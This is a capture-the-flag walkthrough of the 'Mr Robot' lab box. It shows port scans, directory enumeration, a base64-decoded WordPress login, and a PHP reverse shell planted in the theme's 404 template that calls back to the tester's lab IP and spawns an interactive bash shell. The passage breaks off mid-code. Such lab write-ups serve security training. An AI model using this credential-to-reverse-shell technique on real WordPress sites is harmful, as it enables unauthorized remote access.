

MrRobotCTF

Target IP: 10.10.33.103

Scanning



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
└─$ sudo nmap -sS 10.10.33.103 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 18:37 EDT
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.20% done; ETC: 18:39 (0:00:52 remaining)
Nmap scan report for 10.10.33.103
Host is up (0.025s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 105.51 seconds
```




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
└─$ sudo nmap -sV -A 10.10.33.103 -p 22,80,443
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 18:39 EDT
Nmap scan report for 10.10.33.103
Host is up (0.025s latency).

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
Device type: general purpose|specialized|storage-misc|WAP|broadband router|printer
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (91%), Crestron 2-Series (89%), HP embed
ded (89%), Asus embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel
:5.4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:
linux:linux_kernel:2.6 cpe:/h:asus:rt-n56u
Aggressive OS guesses: Linux 3.10 - 3.13 (91%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%)
, Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3.8 (90%)
, Linux 4.2 (90%), Linux 4.4 (90%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   32.17 ms 10.14.0.1
2   32.28 ms 10.10.33.103

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.71 seconds
```

```
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

From the scans above, it looks like there are two ports open. The HTTP application looks interesting.


Enumeration

Port 80: HTTP



```
/0                   (Status: 301) [Size: 0] [→ http://10.10.33.103/0/]
/admin               (Status: 301) [Size: 234] [→ http://10.10.33.103/admin/]
/atom                (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/atom/]
/audio               (Status: 301) [Size: 234] [→ http://10.10.33.103/audio/]
/blog                (Status: 301) [Size: 233] [→ http://10.10.33.103/blog/]
/css                 (Status: 301) [Size: 232] [→ http://10.10.33.103/css/]
/dashboard           (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-admin/]
/favicon.ico         (Status: 200) [Size: 0]
/feed                (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/images              (Status: 301) [Size: 235] [→ http://10.10.33.103/images/]
/image               (Status: 301) [Size: 0] [→ http://10.10.33.103/image/]
/Image               (Status: 301) [Size: 0] [→ http://10.10.33.103/Image/]
/index.html          (Status: 200) [Size: 1077]
/index.php           (Status: 301) [Size: 0] [→ http://10.10.33.103/]
/intro               (Status: 200) [Size: 516314]
/js                  (Status: 301) [Size: 231] [→ http://10.10.33.103/js/]
/license             (Status: 200) [Size: 309]
/login               (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-login.php]
/page1               (Status: 301) [Size: 0] [→ http://10.10.33.103/]
/phpmyadmin          (Status: 403) [Size: 94]
/readme              (Status: 200) [Size: 64]
/rdf                 (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/rdf/]
/robots              (Status: 200) [Size: 41]
/robots.txt          (Status: 200) [Size: 41]
/rss                 (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/rss2                (Status: 301) [Size: 0] [→ http://10.10.33.103/feed/]
/sitemap             (Status: 200) [Size: 0]
/sitemap.xml         (Status: 200) [Size: 0]
/video               (Status: 301) [Size: 234] [→ http://10.10.33.103/video/]
/wp-admin            (Status: 301) [Size: 237] [→ http://10.10.33.103/wp-admin/]
/wp-content          (Status: 301) [Size: 239] [→ http://10.10.33.103/wp-content/]
/wp-config           (Status: 200) [Size: 0]
/wp-includes         (Status: 301) [Size: 240] [→ http://10.10.33.103/wp-includes/]
/wp-cron             (Status: 200) [Size: 0]
/wp-links-opml       (Status: 200) [Size: 227]
/wp-load             (Status: 200) [Size: 0]
/wp-login            (Status: 200) [Size: 2664]
/wp-mail             (Status: 500) [Size: 3064]
/wp-settings         (Status: 500) [Size: 0]
/wp-signup           (Status: 302) [Size: 0] [→ http://10.10.33.103/wp-login.php?actio
n=register]
/xmlrpc              (Status: 405) [Size: 42]
/xmlrpc.php          (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
2023/07/02 19:12:17 Finished
```


Doing a simple gobuster scan against port 80 gives us the result above. We have interesting directories and files. It looks like the host is running WordPress too!



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


Heading to `robots.txt` gives us the result above. The `fsocity.dic` contains a wordlist.

The `fsociety.dic`contains 858161 entires. This file contains duplicate entries, so I used an online tool to remove all duplicate words. This downsized the file entries to 10206!




```

ZWxsaW90OkVSMjgtMDY1Mgo=
</pre>
```

While fuzzing for more hidden directories using this new wordlist, I browsed to the `license.txt` and found a key. The key I obtained is `ZWxsaW90OkVSMjgtMDY1Mgo=`. This key looks like a base64 string.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/MrRobotCTF]
└─$ echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 --decode
elliot:ER28-0652
```

After decoding the key above inside `license.txt`, I got the following credentials: `elliot:ER28-0652` . Maybe we can spray these details against the WordPress application?



Dashboard


WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!

hank you for creating with WordPress.

And then we have access to the WordPress application using the credentials above. The WordPress version is `4.3.1`. Since we have control over the Editor, we should be able to put our reverse shell!

Exploitation




File edited successfully.

Twenty Fourteen: 404 Template (404.php)

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com
/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.14.55.153';
$port = 8443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
